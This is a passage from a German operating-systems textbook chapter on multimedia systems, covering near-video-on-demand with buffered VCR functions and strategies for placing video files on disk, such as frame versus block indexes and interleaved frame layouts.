Der wesentliche Parameter dabei ist, wie oft ein Datenstrom startet. Wenn alle 2 Minuten einer startet, so werden für einen zweistündigen Film 60 Ströme benötigt, doch die maximale Wartezeit bis zum Beginn des Films beträgt nur 2 Minuten. Der Anbieter des Systems muss berücksichtigen, wie lange die Zuschauer willens sind zu warten, denn je länger sie bereit sind zu warten, desto effizienter ist das System und desto mehr Filme können gleichzeitig gezeigt werden. Eine alternative Strategie ist, zusätzlich eine Option anzubieten, bei der nicht gewartet werden muss und augenblicklich ein neuer Datenstrom gestartet wird. Für diese Option muss man aber extra bezahlen.




Abbildung 7.17: Bei Near-Video-on-Demand beginnen neue Datenströme nur in regelmäßigen Intervallen, in diesem Beispiel alle 5 Minuten (9.000 Rahmen).

In gewisser Weise ist Video-on-Demand wie die Benutzung eines Taxis: Man ruft es und es kommt. Near-Video-on-Demand entspricht der Benutzung eines Busses: Es gibt einen festen Plan und man muss auf den nächsten warten. Doch Massenverkehrsmittel sind nur sinnvoll, wenn es auch eine Masse gibt. Im Zentrum von Manhattan kann man darauf zählen, dass zumindest ein paar Leute mit dem Bus mitfahren wollen. Ein Bus auf den Nebenstraßen von Wyoming ist dagegen vielleicht fast die ganze Zeit leer. Analog kann die Ausstrahlung des neuesten Steven-Spielberg-Films genug Kunden anziehen, um den Beginn eines neuen Datenstroms alle fünf Minuten zu rechtfertigen, während es für *Vom Winde verweht* vielleicht besser ist, ihn einfach als Video-on-Demand anzubieten.

Mit Near-Video-on-Demand stehen den Benutzern keine VCR-Funktionen zur Verfügung. Man kann den Film nicht einfach für einen Küchenausflug unterbrechen. Am besten wechselt man bei der Rückkehr in einen Datenstrom, der später begonnen hat, und wiederholt dabei einige Minuten.

Es gibt jedoch auch noch ein anderes Modell für Near-Video-on-Demand. Anstatt vorher anzukündigen, dass ein spezieller Film alle 5 Minuten beginnt, können die Zuschauer Filme bestellen, wann immer sie wollen. Alle fünf Minuten schaut das System nach, welche Filme bestellt wurden, und startet diese. Mit diesem Ansatz kann ein Film je nach Bestellung um 20:00, 20:10, 20:15 und 20:25 Uhr beginnen, aber nicht zu den Zwischenzeiten. Infolgedessen werden keine Datenströme ohne Zuschauer übertragen, wodurch Plattenbandbreite, Speicher und Netzwerkkapazität gespart wird. Andererseits ist ein Angriff auf den Kühlschrank jetzt eine Art Glücksspiel, da es keine Garantie gibt, dass ein anderer Datenstrom 5 Minuten nach demjenigen, den der Zuseher gesehen hat, läuft. Natürlich kann der Anbieter eine Option für den Benutzer bereitstellen, mit der

eine Liste aller gleichzeitig laufenden Ströme angezeigt wird. Allerdings sind die meisten Leute der Ansicht, dass ihre Fernbedienung bereits genügend Tasten hat, und werden einige weitere nicht gerade enthusiastisch begrüßen.

7.6.3 Near-Video-on-Demand mit Videorecorder-Steuerfunktionen

Eine ideale Kombination wäre Near-Video-on-Demand (aus Effizienzgründen) plus volle VCR-Funktionalität für jeden einzelnen Zuschauer (aus Gründen der Bequemlichkeit für den Benutzer). Mit leichten Veränderungen des Modells ist ein solcher Entwurf möglich. Im Folgenden werden wir eine etwas vereinfachte Beschreibung einer Methode zum Erreichen dieses Ziels geben (Abram-Profeta und Shin, 1998).

Wir beginnen mit dem Standardmodell für Video-on-Demand aus Abbildung 7.17. Allerdings fügen wir jetzt die Forderung hinzu, dass jeder Client die vorherigen ΔT min und ebenso die kommenden ΔT min lokal puffert. Die Pufferung der vorhergehenden ΔT min ist einfach: Sie werden nach der Darstellung einfach gespeichert. Die Pufferung der nachfolgenden ΔT min ist schwieriger, lässt sich aber durchführen, wenn die Clients die Möglichkeit haben, zwei Ströme gleichzeitig einzulesen.

Eine Möglichkeit, den Puffer einzusetzen, kann anhand eines Beispiels erklärt werden. Wenn ein Benutzer mit dem Anschauen um 20:15 Uhr beginnt, liest die Client-Maschine den 20:15-Uhr-Strom, der bei Rahmen 0 ist, und stellt ihn dar. Parallel liest sie den 20:10-Uhr-Strom, der aktuell bei der 5-Minuten-Marke (d.h. Rahmen 9.000) ist. Um 20:20 Uhr wurden die Rahmen 0 bis 17.999 gespeichert und der Benutzer erwartet, als Nächstes den Rahmen 9.000 zu sehen. Ab diesem Punkt wird der 20:15-Uhr-Strom fallen gelassen, der Puffer mit dem 20:10-Uhr-Strom wird gefüllt (der bei 18.000 ist) und die Darstellung wird aus der Mitte des Puffers (Rahmen 9.000) versorgt. Immer wenn ein neuer Rahmen gelesen wird, wird er am Ende des Puffers eingefügt und ein Rahmen vom Anfang des Puffers wird verdrängt. Der aktuelle Rahmen, der dargestellt wird, **Wiedergabepunkt** (*play point*) genannt, ist immer in der Mitte des Puffers. Die Situation nach 75 Minuten im Film ist in ►Abbildung 7.18 dargestellt. Hier sind alle Rahmen zwischen 70 Minuten und 80 Minuten im Puffer. Wenn die Datenrate 4 Mbps beträgt, so benötigt ein 10-Minuten-Puffer 300 Millionen Byte Speicher. Bei den gegenwärtigen Preisen kann der Puffer sicherlich auf Platte und eventuell im RAM gehalten werden. Wenn RAM gewünscht wird, 300 Millionen Byte aber zu viel sind, so kann ein kleinerer Puffer gewählt werden.

Nehmen wir jetzt an, dass der Benutzer vor- oder zurückspult. Solange der Wiedergabepunkt im Bereich 70 bis 80 Minuten bleibt, kann die Darstellung aus dem Puffer versorgt werden. Wenn der Wiedergabepunkt aber in einer Richtung aus dem Puffer herausbewegt wird, so haben wir ein Problem. Die Lösung ist ein privater (d.h. Video-on-Demand-) Datenstrom, um den Benutzer zu bedienen. Die schnelle Bewegung in eine der Richtungen kann mit den bereits besprochenen Techniken behandelt werden.




Abbildung 7.18: (a) Ursprüngliche Situation (b) Nach dem Rücklauf zu 12 Minuten (c) Nach 3-minütigem Warten (d) Nach dem mit dem Auffüllen des Puffers begonnen wurde (e) Voller Puffer

Normalerweise wird der Benutzer an einem Punkt anhalten und sich entscheiden, den Film wieder in normaler Geschwindigkeit anzusehen. An diesem Punkt können wir darüber nachdenken, den Benutzer auf einen der Near-Video-on-Demand-Ströme zu verlagern, so dass der private Strom fallengelassen werden kann. Nehmen wir zum Beispiel an, dass der Benutzer zur 12-Minuten-Marke zurückkehren möchte, wie in ► Abbildung 7.18(b) dargestellt. Dieser Punkt liegt weit außerhalb des Puffers, so dass die Darstellung nicht aus diesem unterhalten werden kann. Da außerdem der Wechsel bei 75 Minuten geschehen ist, gibt es Ströme, die den Film bei 5, 10, 15 und 20 Minuten zeigen, aber keinen bei 12 Minuten.

Die Lösung besteht darin, den Film weiterhin aus dem privaten Strom anzuzeigen, aber den Puffer aus dem Strom, der im Augenblick bei 15 Minuten im Film ist, wieder zu füllen. Nach drei Minuten sieht die Situation wie in ► Abbildung 7.18(c) aus. Der Wiedergabepunkt ist jetzt bei 15 Minuten, der Puffer enthält die Minuten 15 bis 18 und die Near-Video-on-Demand-Ströme sind unter anderem bei 8, 13, 18 und 23 Minuten. An diesem Punkt kann der private Strom abgebrochen werden und die Darstellung aus dem Puffer gefüllt werden. Der Puffer wird weiterhin von dem Datenstrom, der jetzt bei 18 Minuten ist, gefüllt. Nach einer weiteren Minute ist der Wiedergabepunkt bei 16 Minuten, der Puffer enthält die Minuten 15 bis 19 und der Strom, der den Puffer füllt, ist bei 19 Minuten. Diese Situation ist in ► Abbildung 7.18(d) dargestellt.

Nachdem weitere 6 Minuten vergangen sind, ist der Puffer voll und der Wiedergabepunkt bei 22 Minuten. Der Wiedergabepunkt ist jetzt nicht in der Mitte des Puffers, doch dies könnte eingerichtet werden, falls es notwendig ist.

7.7 Dateiplatzierung

Multimedia-Dateien sind oft sehr groß, werden häufig nur einmal geschrieben, aber oft gelesen und meist wird sequenziell auf sie zugegriffen. Ihre Wiedergabe muss strenge Dienstgütekriterien erfüllen. Zusammen erfordern diese Kriterien ein anderes Layout des Dateisystems als es in traditionellen Betriebssystemen üblich ist. Wir werden einige dieser Themen im Folgenden untersuchen, zunächst für eine einzelne Platte, später dann für mehrere Platten.

7.7.1 Platzierung einer Datei auf einer einzelnen Platte

Die wichtigste Anforderung ist, dass die Daten als Strom mit der erforderlichen Geschwindigkeit und ohne Jitter auf das Netzwerk oder zur Ausgabe geschickt werden können. Aus diesem Grund sind mehrere Positionierungen innerhalb eines Rahmens höchst unerwünscht. Eine Möglichkeit, Positionierungen innerhalb einer Datei bei Video-Servern zu vermeiden, ist der Einsatz von zusammenhängenden Dateien. Normalerweise sind zusammenhängende Dateien keine besonders gute Idee, doch auf einem Video-Server, der im Voraus sorgfältig mit Filmen bestückt wird, die später nicht verändert werden, sind sie geeignet.

Eine Schwierigkeit besteht jedoch darin, dass hier gleichzeitig Video-, Audio- und Textdaten vorliegen, wie in Abbildung 7.3 dargestellt. Selbst wenn Video, Audio und Text jeweils als zusammenhängende Dateien gespeichert sind, so sind trotzdem Positionierungen notwendig, um von der Videodatei zur Audiodatei und von dort gegebenenfalls weiter zur Textdatei zu wechseln. Dies legt eine zweite mögliche Speicheranordnung nahe, bei der Video, Audio und Text verschachtelt werden (siehe ▶ Abbildung 7.19), die gesamte Datei aber zusammenhängend bleibt. Bei dieser Organisation folgen dem Video für Rahmen 1 direkt die verschiedenen Tonspuren und dann die verschiedenen Texte für Rahmen 1. Je nachdem, wie viele Ton- und Textspuren es gibt, kann es das Einfachste sein, alle Teile eines Rahmens in einer einzigen Leseoperation einzulesen und nur die benötigten Teile an den Benutzer zu senden.




Abbildung 7.19: Verschachtelung von Video, Audio und Text in einer zusammenhängenden Datei pro Film

Diese Organisation erfordert zusätzliche Plattenein-/ausgaben, um nicht notwendige Ton- und Textspuren einzulesen, sowie zusätzlichen Pufferspeicher, um sie zu speichern. Allerdings wird (auf einem Einbenutzersystem) jegliche Positionierung vermieden und es entsteht kein zusätzlicher Aufwand, um die Position der Rahmen auf der

Platte zu verwalten, da der gesamte Film in einer zusammenhängenden Datei ist. Wahlfreier Zugriff ist mit diesem Layout unmöglich, aber wenn er nicht notwendig ist, dann ist dieser Verlust auch nicht tragisch. Ebenso ist ein schneller Vor- bzw. Rücklauf ohne zusätzliche Datenstrukturen und Komplexität nicht möglich.

Die Vorteile, einen Film in einer einzigen, zusammenhängenden Datei abzuspeichern, gehen bei einem Video-Server mit verschiedenen, konkurrierenden Ausgabeströmen verloren. Dies liegt daran, dass die Platte, nachdem sie einen Rahmen von einem Film eingelesen hat, erst von vielen anderen Filmen die Rahmen einlesen muss, bevor sie zum ersten Film zurückkommt. Auch in einem System, bei dem Filme sowohl geschrieben als auch gelesen werden (z.B. ein System, das zur Produktion oder zum Bearbeiten von Videos verwendet wird), ist die Verwendung von großen zusammenhängenden Dateien schwierig und nicht besonders sinnvoll.

7.7.2 Zwei alternative Strategien zur Dateiorganisation

Diese Beobachtungen führen zu zwei anderen Organisationsformen für die Platzierung von Multimedia-Dateien. Die erste, das Modell der kleinen Blöcke, ist in ►Abbildung 7.20(a) dargestellt. Bei dieser Organisation wird die Größe der Plattenblöcke erheblich kleiner als die durchschnittliche Rahmengröße gewählt, selbst für P- oder B-Rahmen. Für MPEG-2 bei 4 Mbps mit 30 Rahmen/s beträgt die durchschnittliche Rahmengröße 16 KB, so dass sich eine Blockgröße von 1 KB oder 2 KB gut eignet. Der Grundgedanke hier ist es, für jeden Film eine Datenstruktur – den Rahmenindex – zu haben, der für jeden Rahmen einen Eintrag vorsieht, der auf den Anfang des Rahmens zeigt. Der Rahmen selbst besteht aus allen Video-, Ton- und Textspuren für diesen Rahmen als zusammenhängende Folge von Plattenblöcken. Auf diese Weise besteht das Lesen von Rahmen k aus einem Zugriff auf den Rahmenindex, um den k -ten Eintrag zu finden, und dem anschließenden Lesen des vollständigen Rahmens mit einer einzigen Plattenoperation. Da unterschiedliche Rahmen auch unterschiedliche Größe haben, wird die Rahmengröße (in Blöcken) im Rahmenindex benötigt, doch selbst mit 1-KB-Plattenblöcken kann ein 8-Bit-Feld einen Rahmen mit bis zu 255 KB verwalten, was für einen unkomprimierten NTSC-Rahmen ausreicht, selbst wenn mehrere Tonspuren vorhanden sind.

Die andere Möglichkeit zur Speicherung eines Films ist es, große Plattenblöcke (beispielsweise 256 KB) zu verwenden und mehrere Rahmen in jedem Block abzulegen, wie in ►Abbildung 7.20(b) zu sehen ist. Auch hier wird ein Index benötigt, doch diesmal ist es ein Blockindex statt eines Rahmenindex. Der Index entspricht im Grunde dem I-Node aus Abbildung 4.13, eventuell mit der zusätzlichen Information, welcher Rahmen am Anfang von jedem Block liegt, um es zu ermöglichen, einen gegebenen Rahmen schnell zu lokalisieren. Im Allgemeinen enthält ein Block keine ganzzahlige Anzahl an Rahmen, so dass Vorehrungen getroffen werden müssen, um damit umzugehen. Dazu gibt es zwei Optionen.




Abbildung 7.20: Unzusammenhängende Speicherung von Filmen (a) Kleine Plattenblöcke (b) Große Plattenblöcke

Die erste Option ist in Abbildung 7.20(b) dargestellt: Immer wenn ein Rahmen nicht in den aktuellen Block passt, dann wird der Rest des Blocks einfach freigelassen. Dieser verschwendete Platz ist interne Fragmentierung – genau wie in virtuellen Speichersystemen mit Seiten fester Größe. Andererseits ist es nie notwendig, eine Positionierung innerhalb eines Rahmens vorzunehmen.

Die andere Möglichkeit ist, die Blöcke immer bis zum Ende zu füllen und eventuell Rahmen über mehrere Blöcke zu verteilen. Dieses Vorgehen bringt es mit sich, dass Positionierungen innerhalb eines Rahmens durchgeführt werden müssen, wodurch zwar die Performanz beeinträchtigt wird, dafür aber Plattenplatz eingespart wird, da interne Fragmentierung vermieden wird.

Zum Vergleich: Auch die Verwendung von kleinen Blöcken wie in Abbildung 7.20(a) verschwendet etwas Plattenplatz, da ein Teil des letzten Blocks in jedem Rahmen ungenutzt bleibt. Bei 1-KB-Blöcken werden bei einem zweistündigen NTSC-Film, der aus 216.000 Rahmen besteht, nur 108 KB von 3,6 GB verschwendet. Der verschwendete Platz für Abbildung 7.20(b) ist schwieriger zu berechnen, wird aber weit größer sein, da von Zeit zu Zeit 100 KB am Ende eines Blocks übrig bleiben, wenn der nächste Rahmen ein I-Rahmen ist, der größer als die Lücke ist.

Auf der anderen Seite ist der Blockindex erheblich kleiner als der Rahmenindex. Mit 256-KB-Blöcken und einer durchschnittlichen Rahmengröße von 16 KB passen ungefähr 16 Rahmen in einen Block, so dass ein 216.000-Rahmen-Film nur 13.500 Einträge im Blockindex benötigt, während der Rahmenindex aus 216.000 Einträgen besteht. Aus Performanzgründen sollte der Index alle Rahmen bzw. Blöcke auflisten (d.h. keine indirekten Blöcke wie in UNIX), so dass das Speichern von 13.500 8-Byte-Einträgen (4 Byte für die Plattenadresse, 1 Byte für die Rahmengröße und 3 Byte für die Nummer des ers-

ten Rahmens) gegenüber 216.000 5-Byte-Einträgen (nur Plattenadresse und Größe) fast 1 MB RAM spart, während der Film abgespielt wird.

Diese Überlegungen führen zu folgenden Abwägungen:

1. Rahmenindex: großer RAM-Bedarf, während der Film abgespielt wird; wenig Verschwendungen von Plattenplatz
2. Blockindex (ohne Verteilen der Rahmen über Blöcke): wenig RAM-Bedarf; größte Verschwendungen von Plattenplatz
3. Blockindex (mit Verteilen der Rahmen über Blöcke): wenig RAM-Bedarf; keine Verschwendungen von Platzbedarf; zusätzliche Positionierungen notwendig

Diese Abwägungen umfassen den RAM-Bedarf während der Wiedergabe, den während der gesamten Zeit verschwendeten Plattenplatz und die Performanzverluste während der Wiedergabe aufgrund von zusätzlichen Positionierungen. Diese Probleme können auf verschiedene Arten angegangen werden. Der RAM-Bedarf lässt sich durch das rechtzeitige Einblenden der Seiten von Teilen der Rahmentabelle reduzieren. Positionierungen während der Übertragung von Rahmen können durch hinreichende Pufferung verborgen werden, wodurch aber zusätzlicher Speicher und eventuell zusätzliches Kopieren nötig ist. Ein guter Entwurf muss all diese Faktoren analysieren und eine gute Wahl für die jeweilige Anwendung treffen.

Ein weiterer Einflussfaktor ist, dass die Verwaltung des Plattenspeichers in Abbildung 7.20(a) komplizierter ist, da vor dem Speichern eines Rahmens eine Folge von aufeinanderfolgenden Blöcken der richtigen Größe gefunden werden muss. Idealerweise sollte diese Folge von Blöcken nicht über die Grenze einer Plattenstruktur gehen, mit Kopfversatz ist dies aber nicht so bedenklich. Das Überschreiten einer Zylindergrenze sollte aber dennoch vermieden werden. Diese Anforderungen führen dazu, dass der freie Speicherplatz der Platte als eine Liste der unterschiedlich großen Lücken organisiert werden muss anstatt einer einfachen Blockliste oder Bitmap, die beide in Abbildung 7.20(b) verwendet werden können.

Auf jeden Fall spricht viel dafür, alle Blöcke bzw. Rahmen eines Films wenn möglich in einem engen Bereich abzulegen, zum Beispiel in einigen wenigen Zylindern. Eine solche Platzierung bedeutet, dass Positionierungen schneller erfolgen, so dass mehr Zeit für andere (Nicht-Echtzeit-)Aktivitäten oder für die Unterstützung weiterer Videoströme übrig bleibt. Eine eingeschränkte Positionierung dieser Art kann durch die Aufteilung der Platte in Zylindergruppen erreicht werden, wobei für jede Zylinderguppe eine eigene Liste oder Bitmap der freien Blöcke gehalten wird. Wenn Lücken ausgenutzt werden sollen, dann kann zum Beispiel eine Liste für 1-KB-Lücken, eine für 2-KB-Lücken, eine für Lücken der Größe 3 bis 4 KB, eine andere für Lücken der Größe 5 bis 8 KB und so weiter verwendet werden. Auf diese Weise ist es einfach, eine Lücke einer bestimmten Größe in einer bestimmten Zylinderguppe zu finden.

Ein anderer Unterschied zwischen diesen beiden Ansätzen betrifft die Pufferung. Im Modell der kleinen Blöcke liefert jedes Lesen genau einen Rahmen. Daher funktioniert eine einfache Doppel-Puffer-Strategie gut: ein Puffer für die Wiedergabe des aktuellen

Rahmens, ein Puffer für das Holen des nächsten. Wenn Puffer fester Größe verwendet werden, so muss jeder Rahmen so groß wie der größtmögliche I-Rahmen sein. Wenn aber andererseits für jeden Rahmen ein anderer Puffer aus einem Pool reserviert wird, können für P- und B-Rahmen kleinere Puffer gewählt werden.

Bei großen Blöcken ist eine komplexere Strategie notwendig, da jeder Block mehrere Rahmen enthält, wobei sich eventuell noch Fragmente von Rahmen am Ende jedes Blocks befinden (abhängig von der zuvor getroffenen Entscheidung). Wenn die Darstellung oder Übertragung von Rahmen es erfordert, dass diese zusammenhängen, so müssen sie kopiert werden. Das Kopieren ist jedoch eine teure Operation, die möglichst vermieden werden sollte. Wenn ein Zusammenhängen nicht erforderlich ist, dann können die Rahmen, die über Blockgrenzen gehen, in zwei Teilen über das Netzwerk oder zum Bildschirm geschickt werden.

Doppelte Pufferung kann auch bei großen Blöcken verwendet werden, allerdings wird durch den Einsatz von zwei großen Puffern Speicherplatz verschwendet. Um dies zu umgehen, kann ein zyklischer Übertragungspuffer eingesetzt werden, der etwas größer als ein Plattenblock (pro Datenstrom) ist und der das Netzwerk oder den Bildschirm füllt. Wenn der Inhalt des Puffers unter einen Grenzwert fällt, dann wird ein neuer großer Block von der Platte eingelesen, der Inhalt in den Übertragungspuffer kopiert und der Puffer für den großen Block in einen gemeinsamen Pool zurückgegeben. Die Größe des zyklischen Puffers muss so gewählt werden, dass ein ganzer weiterer Plattenblock darin Platz findet, wenn der Grenzwert erreicht wird. Das Lesen von der Platte kann nicht direkt in den Übertragungspuffer erfolgen, da eventuell ein neuer Puffer ausgewählt werden muss werden muss. Hier werden Speicherausnutzung und Kopieraufwand gegeneinander abgewogen.

Ebenfalls ein Einflussfaktor beim Vergleich dieser beiden Ansätze ist die Performanz der Platte. Die Verwendung von großen Plattenblöcken lässt die Platte mit voller Geschwindigkeit laufen, was häufig ein Hauptanliegen ist. Das Einlesen von kleinen P- und B-Rahmen als einzelne Einheiten ist oft nicht effizient. Außerdem ist das Verteilen von großen Blöcken über mehrere Platten möglich (wie weiter unten noch beschrieben wird), während das Verteilen von einzelnen Rahmen über mehrere Platten nicht möglich ist.

Die Organisation in kleinen Blöcken aus Abbildung 7.20(a) wird manchmal als **konsstante Zeitspanne** (*constant time length*) bezeichnet, da jeder Zeiger im Index dieselbe Anzahl von Millisekunden an Wiedergabezeit repräsentiert. Im Gegensatz dazu wird die Organisation aus Abbildung 7.20(b) manchmal als **konstante Datenlänge** (*constant data length*) bezeichnet, da die Datenblöcke dieselbe Größe haben.

Ein weiterer Unterschied zwischen den beiden Dateiorganisationen betrifft den schnellen Vorlauf. Falls im Index von Abbildung 7.20(a) der Typ der Rahmen gespeichert wird, ist die Durchführung eines schnellen Vorlaufes durch Darstellung der I-Rahmen möglich. Je nachdem, wie häufig I-Rahmen im Datenstrom vorkommen, mag die Rate als zu schnell oder zu langsam erscheinen. Mit der Organisation aus Abbildung 7.20(b) ist jedoch ein schneller Vorlauf auf diese Art nicht möglich. Tatsächlich erfordert das

sequenzielle Lesen der Datei massive Plattenein-/ausgabe, um die benötigten Rahmen auszuwählen.

Ein zweiter Ansatz ist die Verwendung einer speziellen Datei, die beim Abspielen in normaler Geschwindigkeit die Illusion eines schnellen Vorlaufes mit zehnfacher Geschwindigkeit erweckt. Diese Datei kann genauso strukturiert werden wie die anderen Dateien, entweder mit einem Rahmen- oder mit einem Blockindex. Wenn eine Datei geöffnet wird, so muss das System bei Bedarf die Datei für den schnellen Vorlauf finden können. Sobald der Benutzer die Taste für den schnellen Vorlauf drückt, muss das System sofort die Datei für den schnellen Vorlauf finden und öffnen und dann an die richtige Stelle innerhalb der Datei springen. An diesem Punkt ist dem System nur die Nummer des aktuellen Rahmens bekannt, an dem es gerade steht, es muss jedoch auch möglich sein, den entsprechenden Rahmen in der Datei für den schnellen Vorlauf zu finden. Wenn der aktuelle Rahmen beispielsweise 4.816 ist und das System weiß, dass die Datei für schnellen Vorlauf die zehnfache Geschwindigkeit hat, dann muss der Rahmen 482 gesucht und mit der Wiedergabe dort begonnen werden.

Wenn ein Rahmenindex verwendet wird, so ist das Auffinden eines bestimmten Rahmens einfach: Es muss lediglich dem Rahmenindex gefolgt werden. Wenn ein Blockindex verwendet wird, dann wird in jedem Eintrag eine Zusatzinformation benötigt, um festzustellen, welcher Rahmen in welchem Block liegt. Es muss eine binäre Suche über den Blockindex durchgeführt werden. Schneller Rücklauf funktioniert analog zum schnellen Vorlauf.

7.7.3 Platzierung von Dateien für Near-Video-on-Demand

Bis jetzt haben wir Platzierungsstrategien für Video-on-Demand betrachtet. Für Near-Video-on-Demand ist eine andere Strategie effizienter. Erinnern wir uns, dass derselbe Film mehrere Male gestaffelt hinausgeht. Selbst wenn der Film zusammenhängend gespeichert ist, sind Positionierungen für jeden Datenstrom notwendig. Chen und Thapar (1997) haben eine Platzierungsstrategie erdacht, die fast alle dieser Positionierungen vermeidet. Die Anwendung dieser Strategie ist in ►Abbildung 7.21 für einen Film mit 30 Rahmen/s dargestellt, wobei ein neuer Film wie in Abbildung 7.17 alle 5 Minuten beginnt. Mit diesen Parametern werden 24 parallele Ströme für einen zweistündigen Film benötigt.

Bei dieser Platzierung werden jeweils 24 Rahmen miteinander verbunden und als ein Datensatz auf die Platte geschrieben. Sie können ebenso mit einer einzigen Leseoperation zurückgelesen werden. Betrachten wir den Zeitpunkt, an dem der Datenstrom 24 startet. Als Erstes wird der Rahmen 0 benötigt. Strom 23, der fünf Minuten früher gestartet ist, benötigt Rahmen 9.000. Strom 22 benötigt Rahmen 18.000 und so weiter bis zurück zum Strom 0, der den Rahmen 207.000 benötigt. Werden diese Rahmen fortlaufend auf eine Plattenstruktur gelegt, so kann der Video-Server alle 24 Ströme in umgekehrter Reihenfolge mit nur einer Positionierung (zum Rahmen 0) bedienen. Natürlich können die Rahmen andersherum auf der Platte abgelegt werden, wenn es einen Grund gibt, die Ströme in aufsteigender Ordnung zu bedienen. Nachdem der

letzte Strom abgearbeitet wurde, kann der Plattenarm zu Spur 2 wechseln und die Bedienung aller Ströme erneut vorbereiten. Für dieses Modell ist es nicht nötig, dass die ganze Datei zusammenhängend ist, dennoch wird damit eine gute Performanz für eine Reihe von gleichzeitigen Strömen erreicht.




Abbildung 7.21: Optimale Platzierung der Rahmen für Near-Video-on-Demand

